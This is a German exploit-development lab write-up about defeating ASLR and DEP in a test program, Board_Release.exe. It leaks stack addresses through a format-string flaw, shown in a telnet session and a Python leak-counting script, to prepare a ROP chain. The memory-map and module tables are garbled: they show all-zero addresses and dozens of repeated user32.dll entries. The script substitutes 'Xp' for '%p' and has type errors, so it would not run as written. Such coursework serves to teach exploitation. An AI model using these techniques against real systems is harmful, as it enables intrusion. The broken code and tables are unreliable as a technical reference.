

Aufgabe 3

In dieser Übung werden wir erneut versuchen die Anwendung „Board_Release.exe“ zu kompromittieren. Diesmal werden wir jedoch die im Windows Betriebssystem integrierten Schutzmechanismen „ASLR“ und „DEP“ aktivieren. Um ASLR wieder zu aktivieren, müssen wir den zuvor in Aufgabe 2 gesetzten Registry Key („MoveImages“) entfernen. Die DEP Einstellungen lassen sich über die Utility „bcdedit.exe“ administrieren bzw. konfigurieren. Dabei ist auf der virtuellen Windows 7 (x86) VM die Betriebssystem-Shell mit erweiterten Berechtigungen zu starten und der Befehl „*bcdedit.exe /set nx OptOut*“ abzusetzen. Alternativ lässt sich DEP auch über den Befehl „*bcdedit.exe /set nx AlwaysOn*“ für alle Programme und Systemprozesse aktivieren. Über den Befehl „*wmic OS Get DataExecutionPrevention_SupportPolicy*“ lässt sich der aktuelle Status der DEP Policy abfragen. Der Wert „1“ symbolisiert, dass DEP aktiviert wurde. Danach ist die virtuelle Maschine neu zu starten. Erste Tests haben nachfolgend jedoch ergeben, dass die DEP weiterhin inaktiv ist, da sich der Programmcode auf dem Stack ausführen lies. Es wurde in weiterer Folge festgestellt, dass die Einstellungen über den Oracle VM VirtualBox Manager ebenfalls anzupassen sind, um den Hardware-basierten DEP Schutzmechanismus für die aktuell laufende virtuelle Maschine zu aktivieren [36]. Dabei ist die VM mit rechter Maustaste auszuwählen und die Checkbox neben „*Enable PAE/NX*“ unter den Einstellungen „*System -> Processor*“ zu aktivieren. Dadurch wird die Hardware-basierte DEP Funktionalität des zugrundeliegenden (Intel) Prozessors am Hostsystem auf die virtuelle Windows 7 VM übertragen bzw. erweitert [36].

Wir übernehmen den PoC Calculator Shellcode aus Abbildung 19 (a-b) und passen unser Python Skript an. Der gesamte Ablauf in dieser Übung basiert somit auf der erfolgreichen Ausführung des Calculator Shellcodes, unter der Bedingung, dass am Zielsystem (Windows 7) sowohl ASLR als auch DEP aktiv ist. Die Ausführung eines längeren Shellcodes lässt sich nicht ausschließlich über dem Stack abbilden, da wir, wie zuvor in Aufgabe 2 beschrieben, dort nicht ausreichend Platz haben. Das ESI Register zeigt zum Zeitpunkt des Pufferüberlaufs auf den Anfang unseres eingeschleusten Buffers und referenziert Adressbereiche aus dem Heap Segment. Wir werden im Zuge unseres ROP (Return Oriented Programming) Exploits bzw. während der Bildung unserer ROP Chain dieses Register (ESI) höchstwahrscheinlich überschreiben und müssten, nach diesem Schema, den abgelegten Adresszeiger bzw. Pointer zuvor wegsichern. Zusätzlich wäre der Windows API Call (z.B. VirtualProtect) zur Aushebelung von DEP eventuell zweimal abzusetzen, da wir unseren übermittelten Code zu unterschiedlichen Zeitpunkten ausführen müssten, um vom Stack in den finalen Zieladressbereich zu verzweigen (Stack Pivoting) und dort den (längeren) Shellcode auszuführen. Die Übungsangabe wurde zuvor nochmals inspiziert und es wurde entschieden, den PoC mittels des Calculator Shellcodes umzusetzen. Dieser Ansatz wird aus Effizienzgründen bevorzugt und soll nachfolgend die erfolgreiche Aushebelung von DEP und ASLR veranschaulichen. Der zuvor beschriebene Alternativansatz basiert auf der gleichen Methodik und erfordert eine nachfolgende Anpassung bzw. Erweiterung der ROP Chain.

Nach dem Neustart der Windows 7 VM probieren wir den Calculator Shellcode nochmals zur Ausführung zu bringen. Wir merken sofort, dass unser Vorhaben fehlschlägt da die DEP bereits die Ausführung unserer ersten Instruktion (NOP bzw. Hex: 90) erkennt und diese unterbindet. Der Prozess wird terminiert und es wird dabei eine „Access violation when executing [current memory address]“ Fehlermeldung vom Debugger retourniert. Weiters wurde festgestellt, dass die Basisadressen durch den ASLR Sicherheitsmechanismus nach jedem Neustart der VM neu berechnet bzw. der Anwendung sowie den importierten Modulen (DLLs) neu zugewiesen wurden. Das wirksame Zusammenspiel von DEP und ASLR wird in Abbildung 20 (a-c) illustriert.







Abbildung 20 (a-c): DEP verhindert die Ausführung von Instruktionen am Stack und die Basis unserer hartkodierten Sprungadresse (JMP ESP) wird nach dem Neustart durch ASLR neu zugewiesen

Welche Möglichkeiten bleiben uns dann noch offen? Wir geben die Hoffnung nicht auf und versuchen im nächsten Schritt einzelne Speicheradressen bzw. Stack-Inhalte mittels Ausnutzung einer Format String Schwachstelle auszulesen. Eine Format String Exploitation kommt immer dann zur Anwendung, wenn Benutzereingaben programmtechnisch direkt ausgegeben werden. Die zugrundeliegende Problematik ähnelt hierbei einer fehlerhaften bzw. nicht ordnungsgemäßen „Output Sanitization“ im Web-Umfeld. In den Folien [37] wird unter anderem auch Bezug zu Format String Schwachstellen genommen und beschrieben, dass sich ein Format String aus einem Text- (beliebige Zeichenkette) und Formatparameter (z.B. %p, %d, %s, etc.) zusammensetzt. Das sicherheitsrelevante Problem tritt dabei auf, sobald eine Benutzereingabe direkt (z.B. mittels printf) ausgegeben und nicht über den korrespondierenden Formatparameter formatiert wird (z.B. printf(Benutzereingabe)). Basierend auf dem Address Leakage können wir in weiterer Folge

einzelne Speicheradressen zur Laufzeit einlesen und dadurch die Basisadressen von spezifischen Programmbibliotheken bzw. Modulen fortlaufend berechnen. Wir verbinden uns ausgehend von unserer Kali Linux VM zum Zielsystem (die IP Adresse wurde in der Zwischenzeit neu allokiert) und versuchen jene Funktionsabschnitte zu lokalisieren, welche die benutzerseitige Eingabe direkt an der Konsole wieder ausgeben. Wir erinnern uns aus Aufgabe 2, dass der Befehl „C“ (Ändere Board Topic) die Benutzereingabe direkt auf die Konsole umleitet und dort ausgibt. Deswegen navigieren wir erneut zum Befehl „C“ und übermitteln im Feld „Neuer Topic“ einen bzw. mehrere %p Formatparameter als Eingabe. Dieser Formatparameter wird zur formatierten Ausgabe eines Pointers bzw. eines Adresszeigers verwendet und beinhaltet daher eine Speicheradresse. Wir stellen fest, dass an diese Stelle eine Format String Schwachstelle anzufinden ist und wir dadurch einzelne Speicheradresse auslesen können! Abbildung 22 veranschaulicht das Adressleck (Address Leakage) und zeigt das erfolgreiche Einlesen von einzelnen Speicheradressen.



```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# telnet 192.168.217.23 4444
Trying 192.168.217.23...
Connected to 192.168.217.23.
Escape character is '^['.
HELLO FROM SERVER!
> C
Neuer Topic: Test %p %p
Test 771c6f01 00419bc8
Ist die Änderung akzeptabel [y/n]: n
> C
Neuer Topic: %p %p %p %p %p %p %p %p
771c6f01 00419bc8 00000000 00000002 00000000 00419fd0 ffffffff 00e33208
Ist die Änderung akzeptabel [y/n]:

```

Abbildung 22: Address Leakage aufgrund einer Format String Schwachstelle bei der Funktion „C“ (Ändere Topic) im Datenfeld „Neuer Topic“

Wir wollen die Speicheradressen an dieser Stelle nur einlesen und in weiterer Folge programmtechnisch verarbeiten, um die Basisadressen (Base Address) der relevanten bzw. offengelegten Module automatisch zur Laufzeit zu berechnen. Die Abfolge an „%p“ Zeichen dürfen nicht (bezugnehmend zu unserer ROP Chain) final am Stack abgelegt werden, da wir gegebenenfalls weitere Adressen überschreiben würden. Wir legen somit eine systematische Vorgehensweise fest, um im ersten Schritt alle möglichen Speicheradressen automatisiert abzugreifen und nachfolgend die Basisadressen der offengelegten Module dynamisch zu berechnen. Im nächsten Schritt wird dann die ROP Chain gebildet und unser Buffer adaptiert. Dadurch wollen wir letztendlich sowohl ASLR als auch DEP umgehen und unseren Calculator Shellcode zur Ausführung bringen. Wir müssen zu Beginn die durch das Adressleck erworbenen Speicheradressen bzw. Adresszeiger auswerten, um folglich die korrespondierenden Programmbibliotheken/Module zu lokalisieren und deren Basisadressen zu berechnen. Die genaue Anzahl der spezifischen Module sowie die berechneten Basisadressen sind für die nachfolgende Bildung der ROP Chain unabdingbar. Wir wollen schließlich einen generischen Exploit entwickeln, welcher DEP sowie ASLR umgeht und automatisch anwendbar bzw. durchführbar ist. Ein Systemstart der VM sollte somit künftig kein weiteres Hindernis darstellen.

Jedem Prozess wird ein exklusiver Adressraum zugewiesen. Dieser Adressraum umfasst den virtuellen Speicher des Zielsystems und wird im Benutzeradressraum (user space) und Kerneladressraum (kernel space) unterteilt. Der user space ist 2 GB groß und deckt folglich den Adressbereich von 0x00000000 bis 0x7FFFFFFF ab. Die Anwendung/Applikation sowie der Stack und der Heap sind im niedrigeren Adressbereich angesiedelt. Demnach wird den Adressen einer Anwendung oder des Stacks oftmals „0x00“ als Präfix vorangestellt. Die importierten Systembibliotheken (DLLs) bzw. Module finden sich dabei in einem höheren Adressbereich (0x7xxxxxxx) wieder. Abbildung 23 veranschaulicht die Prozess Topologie eines Windows 32 Bit Betriebssystems.

Process Topology (Windows 32 bit)

User space < 2 GB
Kernel space 2 – 4 GB




Abbildung 23: Der virtuelle Speicher eines Prozesses wird im Benutzeradressraum (user space) und Kerneladressraum (kernel space) unterteilt: Dem user space werden 2 GB des Hauptspeichers bereitgestellt (0x00000000 – 0x7FFFFFFF) [38] [39]

Wir rufen über den Immunity Debugger die (aktuelle) Memory Map des Benutzeradressraums für die Anwendung „Board_Release.exe“ auf und sehen, dass die importierten Systembibliotheken im höheren Adressbereich angesiedelt sind, während die einzelnen Sektionen der Anwendung (.text, .data, etc.) im niedrigeren Adressbereich anzufinden sind. Dies wird auszugsweise in Abbildung 24 gezeigt. Die gesamte Memory Map konnte leider aus Platzgründen nicht abgebildet werden.

Address	Size	Section	Contains	Type	Process	Initial	Mapped as
0x00000000	0x00000000	PE header	PE header	Image	Board_Release.exe	0x00000000	0x00000000
0x00000000	0x00000000	.text	Code	Image	Board_Release.exe	0x00000000	0x00000000
0x00000000	0x00000000	.data	Data	Image	Board_Release.exe	0x00000000	0x00000000
0x00000000	0x00000000	.bss	Uninitialized data	Image	Board_Release.exe	0x00000000	0x00000000
0x00000000	0x00000000	.rsrc	Resources	Image	Board_Release.exe	0x00000000	0x00000000
0x00000000	0x00000000	.reloc	Relocations	Image	Board_Release.exe	0x00000000	0x00000000
0x00000000	0x00000000	PE header	PE header	Image	ntldr.dll	0x00000000	0x00000000
0x00000000	0x00000000	Code	Code	Image	ntldr.dll	0x00000000	0x00000000
0x00000000	0x00000000	Data	Data	Image	ntldr.dll	0x00000000	0x00000000
0x00000000	0x00000000	Uninitialized data	Uninitialized data	Image	ntldr.dll	0x00000000	0x00000000
0x00000000	0x00000000	Resources	Resources	Image	ntldr.dll	0x00000000	0x00000000
0x00000000	0x00000000	Relocations	Relocations	Image	ntldr.dll	0x00000000	0x00000000
0x00000000	0x00000000	PE header	PE header	Image	kernel32.dll	0x00000000	0x00000000
0x00000000	0x00000000	Code	Code	Image	kernel32.dll	0x00000000	0x00000000
0x00000000	0x00000000	Data	Data	Image	kernel32.dll	0x00000000	0x00000000
0x00000000	0x00000000	Uninitialized data	Uninitialized data	Image	kernel32.dll	0x00000000	0x00000000
0x00000000	0x00000000	Resources	Resources	Image	kernel32.dll	0x00000000	0x00000000
0x00000000	0x00000000	Relocations	Relocations	Image	kernel32.dll	0x00000000	0x00000000
0x00000000	0x00000000	PE header	PE header	Image	Application	0x00000000	0x00000000
0x00000000	0x00000000	Code	Code	Image	Application	0x00000000	0x00000000
0x00000000	0x00000000	Data	Data	Image	Application	0x00000000	0x00000000
0x00000000	0x00000000	Uninitialized data	Uninitialized data	Image	Application	0x00000000	0x00000000
0x00000000	0x00000000	Resources	Resources	Image	Application	0x00000000	0x00000000
0x00000000	0x00000000	Relocations	Relocations	Image	Application	0x00000000	0x00000000
0x00000000	0x00000000	PE header	PE header	Image	Stack 2	0x00000000	0x00000000
0x00000000	0x00000000	Code	Code	Image	Stack 2	0x00000000	0x00000000
0x00000000	0x00000000	Data	Data	Image	Stack 2	0x00000000	0x00000000
0x00000000	0x00000000	Uninitialized data	Uninitialized data	Image	Stack 2	0x00000000	0x00000000
0x00000000	0x00000000	Resources	Resources	Image	Stack 2	0x00000000	0x00000000
0x00000000	0x00000000	Relocations	Relocations	Image	Stack 2	0x00000000	0x00000000
0x00000000	0x00000000	PE header	PE header	Image	Heap	0x00000000	0x00000000
0x00000000	0x00000000	Code	Code	Image	Heap	0x00000000	0x00000000
0x00000000	0x00000000	Data	Data	Image	Heap	0x00000000	0x00000000
0x00000000	0x00000000	Uninitialized data	Uninitialized data	Image	Heap	0x00000000	0x00000000
0x00000000	0x00000000	Resources	Resources	Image	Heap	0x00000000	0x00000000
0x00000000	0x00000000	Relocations	Relocations	Image	Heap	0x00000000	0x00000000
0x00000000	0x00000000	PE header	PE header	Image	Stack 1	0x00000000	0x00000000
0x00000000	0x00000000	Code	Code	Image	Stack 1	0x00000000	0x00000000
0x00000000	0x00000000	Data	Data	Image	Stack 1	0x00000000	0x00000000
0x00000000	0x00000000	Uninitialized data	Uninitialized data	Image	Stack 1	0x00000000	0x00000000
0x00000000	0x00000000	Resources	Resources	Image	Stack 1	0x00000000	0x00000000
0x00000000	0x00000000	Relocations	Relocations	Image	Stack 1	0x00000000	0x00000000

Abbildung 24: Memory Map des Benutzeradressraums (user space) von der Anwendung „Board_Release“

Die in Abbildung 21 und Abbildung 24 dargestellten Basisadressen werden den Modulen aufgrund der ASLR Sicherheitsfunktion bei jedem Neustart neu zugewiesen. Wir haben jedoch eine fehlerhafte Ausgabefunktion lokalisieren können, welche anfällig ist auf Format String Angriffe. Dies wurde bereits oberhalb beschrieben und das Ergebnis unseres Tests wird in Abbildung 22 illustriert. Wir können nun über das Address Leakage das relative Offset berechnen und für die ausgesetzten bzw. offengelegten Module die aktuelle Basisadresse zur Laufzeit ermitteln. Dieser initiale Rechenvorgang ist einmalig pro Iteration bzw. pro Systemneustart durchzuführen.

Zunächst versuchen wir die Gesamtanzahl der exponierten Adressen zu ermitteln. Dadurch soll sichergestellt werden, dass wir möglichst viele Systembibliotheken (DLLs) erfassen, um diese in weiterer Folge zur Bildung der ROP Chain miteinzubeziehen. Für diesen Anwendungsfall wurde ein Python Skript geschrieben, welches die Gesamtanzahl der exponierten Adressen ermittelt und das Ergebnis in einer Liste abspeichert. Der Quellcode vom Hilfsprogramm ist unterhalb in Abbildung 25 veranschaulicht. Die Liste kann beispielsweise nachfolgend für den manuellen Abgleich mit der Tabelle aus Abbildung 21 (Auflistung der Modulinformationen) verwendet werden.

```

1  # Author: Aleksandar Pavlovic
2
3  import sys, socket
4
5  """
6  Wir definieren eine Liste mit 44 Elementen
7  Jedes dieser Elemente besteht konstant aus vier weitere Zeichen ("Xp ")
8  Dadurch wird ein Array mit unterschiedlich langen Zeichenfolgen definiert
9  Es wird der Formatparameter "Xp" (Darstellung eines Adresszeigers bzw. Pointers) uebermittelt und diesem ein Leerzeichen nachgestellt
10 Das Leerzeichen verwenden wir in weiterer Folge als Trennzeichen, um die retournierten Speicheradressen in einem Listen-Objekt mittels der split() Funktion abzulegen (siehe Zeile 61)
11 """
12 format_string_buffer=["Xp Xp Xp Xp"]
13 counter=0
14 while len(format_string_buffer) <= 43:
15     format_string_buffer.append("Xp "+counter)
16     counter += 4
17
18 #Instanziierung des Socket Objektes, um nachfolgend eine Netzwerkverbindung zum Ziel (Server) aufzubauen
19 s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
20 """
21 Es wird ein Timeout von zwei Sekunden mittels der Methode settimeout(value) fuer die blockierenden Socket Operationen gesetzt
22 Quelle: https://docs.python.org/2.7/library/socket.html
23 Die serversseitige Anwendung stuerkt ab, sobald wir zu viele Formatparameter bzw. Werte in einem Durchlauf uebermitteln
24 Dieser Anwendungsfall wird unterhalb im try/except Block abgefangen und programtechnisch bearbeitet
25 """
26 s.settimeout(2)
27 connect=s.connect(('192.168.217.23','4444')) # hardcoded IP address
28
29 #Wir legen den Befehl "C" (Aendere Board Topic) fest und speichern diesen als String ab
30 command = "C"
31 #In diesem Objekt wird die finale Rueckmeldung des Servers mit den retournierten Speicheradressen persistiert
32 leaked_addresses_list = []
33 """
34 Dies ist eine Hilfsvariable, welche pro Iteration inkrementiert wird (Zeile 49)
35 Beim Testen wurde die obere Grenze des zuvor definierten Listen-Objektes "format_string_buffer" mehrmals adaptiert, um die optimale Anzahl an Formatparametern deterministisch zu ermitteln
36 Die Rueckmeldung des Servers soll dabei nur beim Durchlauf des letzten Listen-Elements von "format_string_buffer" in "leaked_addresses_list" abgespeichert werden
37 """
38 element_counter = 0
39 """
40 Eine zusatztliche globale Variable, welche die Anzahl der ermittelten Adressen ausgibt
41 Das finale Ergebnis der lokalen Variable "format_string_counter" (unterhalb definiert im Schleifenkoerper) wird in "number_of_leaked_addresses" zwischengespeichert
42 """
43 number_of_leaked_addresses = 0
44 #Definition eines Flags, um den Kontrollfluss und die Ausgaben zu steuern
45 FLAG = False
46
47 for format_string in format_string_buffer:
48     try:
49         element_counter += 1
50         """
51         Die lokale Hilfsvariable "format_string_counter" wird zum Zaehlen aller vorkommenden "Xp" Zeichenfolgen in der aktuellen Iteration verwendet
52         Pro Durchlauf wird das aktuelle Element "format_string" aus dem Listen-Objekt "format_string_buffer" herangezogen und vor dem Sendeprozess ausgewertet
53         """
54         format_string_counter = format_string.count("Xp")
55         s.send(command)
56         # Hierbei muessen wir zwei Mal hintereinander Daten vom Socket lesen, da die serversseitige Anwendung zuerst "X" und danach "Neuer Topic" retourniert
57         s.recv(1024) #Server Response: "HELLO FROM SERVER!"
58         s.recv(1024) #Server Response: "X" und "Neuer Topic"
59         s.send(format_string)
60         if element_counter == (len(format_string_buffer) - 1):
61             leaked_addresses_list = s.recv(2048).split()
62             number_of_leaked_addresses = format_string_counter
63             FLAG = True
64         else:
65             s.recv(2048)
66     except socket.timeout:
67         """
68         Es wird die Anzahl der aktuell uebermittelten Formatparameter ausgegeben, sobald der Server nicht mehr antwortet
69         Dadurch wurde die Laenge des Listen-Objektes "format_string_buffer" waehrend des Testens adaptiert
70         """
71         print("Number of verified format string elements: " + str(format_string_counter))
72         s.close() #Das Socket und zugleich die Verbindung werden im Fehlerfall geschlossen
73         sys.exit("Terminating connection and closing socket.")
74
75 if FLAG == True:
76     print("#####")
77     print("Number of leaked memory addresses: " + str(number_of_leaked_addresses))
78     print(leaked_addresses_list)
79     print("#####")
80
81 s.close() #Das Socket und zugleich die Verbindung werden am Ende des Schleifendurchlaufs geschlossen

```

Abbildung 25: Deterministische Ermittlung der Gesamtanzahl an exponierten Adressen mithilfe eines in Python geschriebenen Hilfsprogramms

Abbildung 26 (a-f): Mithilfe des Python Skripts wurde festgestellt, dass wir den „%p“ Formatparameter insgesamt 172 Mal übermitteln und dadurch 172 Speicheradressen extrahieren können

Abbildung 26 d zeigt somit, dass wir insgesamt 172 Speicheradressen in unserem Listen-Objekt speichern können. Wir können nun die konkrete Position des jeweiligen Moduls im Speicher ermitteln, indem wir die exponierte Speicheradresse der korrespondierenden Systembibliothek zuordnen. Dabei ist zu beachten, dass wir, wie zuvor beschrieben, keine Adressen bzw. Module heranziehen welche ein Nullzeichen (00) beinhalten. Das Nullzeichen symbolisiert in unserem Anwendungsfall das einzige Bad Char und wurde bereits im Zuge der zweiten Übung ermittelt. Wir senden der Anwendung nun 172 Formatparameter (%p) über die Funktion „C“ (Aendere Board Topic) im Datenfeld „Neuer Topic“ zu. Unser Python Skript haben wir in der Zwischenzeit vereinfacht, sodass wir nun direkt die zuvor ermittelte Gesamtanzahl an Formatparameter mittels der Variable „format_string = \"%p \" * 172“ übermitteln. Um valide bzw. robuste Rückschlüsse ableiten zu können, werden wir den Prozess anschließend auch manuell über den Telnet Client auf der Kali Linux VM durchführen. Wir setzen „%p“ hierbei direkt 172 Mal über die Konsole ab. Danach können wir die programmtechnische Ausgabe in Visual Studio Code mit der Rückmeldung des Telnet Clients auf der Kali Linux VM abgleichen. Wir öffnen parallel im Immunity Debugger den Auszug der aktuellen Memory Map von „Board_Release.exe“ und versuchen jene Speicheradressen zu lokalisieren, welche im Speicher- bzw. Adressbereich der importierten Module bzw. DLLs angesiedelt sind. Die exponierten bzw. unautorisiert veröffentlichten Speicheradressen stellen einzelne Funktionsaufrufe dar, welche zur Laufzeit über die Systembibliotheken (DLLs) referenziert werden. Abbildung 27 veranschaulicht den aktuellen Auszug der Memory Map zum Zeitpunkt des Testens.

Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS DLL	Version	Module Name & Path
0x77E10000	0x77E10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x77D10000	0x77D10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\GDI32.dll
0x77C10000	0x77C10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x77B10000	0x77B10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x77A10000	0x77A10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x77910000	0x77910000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x77810000	0x77810000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x77710000	0x77710000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x77610000	0x77610000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x77510000	0x77510000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x77410000	0x77410000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x77310000	0x77310000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x77210000	0x77210000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x77110000	0x77110000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x77010000	0x77010000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x76F10000	0x76F10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x76E10000	0x76E10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x76D10000	0x76D10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x76C10000	0x76C10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x76B10000	0x76B10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x76A10000	0x76A10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x76910000	0x76910000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x76810000	0x76810000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x76710000	0x76710000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x76610000	0x76610000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x76510000	0x76510000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x76410000	0x76410000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x76310000	0x76310000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x76210000	0x76210000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x76110000	0x76110000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x76010000	0x76010000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x75F10000	0x75F10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x75E10000	0x75E10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x75D10000	0x75D10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x75C10000	0x75C10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x75B10000	0x75B10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x75A10000	0x75A10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x75910000	0x75910000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x75810000	0x75810000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x75710000	0x75710000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x75610000	0x75610000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x75510000	0x75510000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x75410000	0x75410000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x75310000	0x75310000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x75210000	0x75210000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x75110000	0x75110000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x75010000	0x75010000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x74F10000	0x74F10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x74E10000	0x74E10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x74D10000	0x74D10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
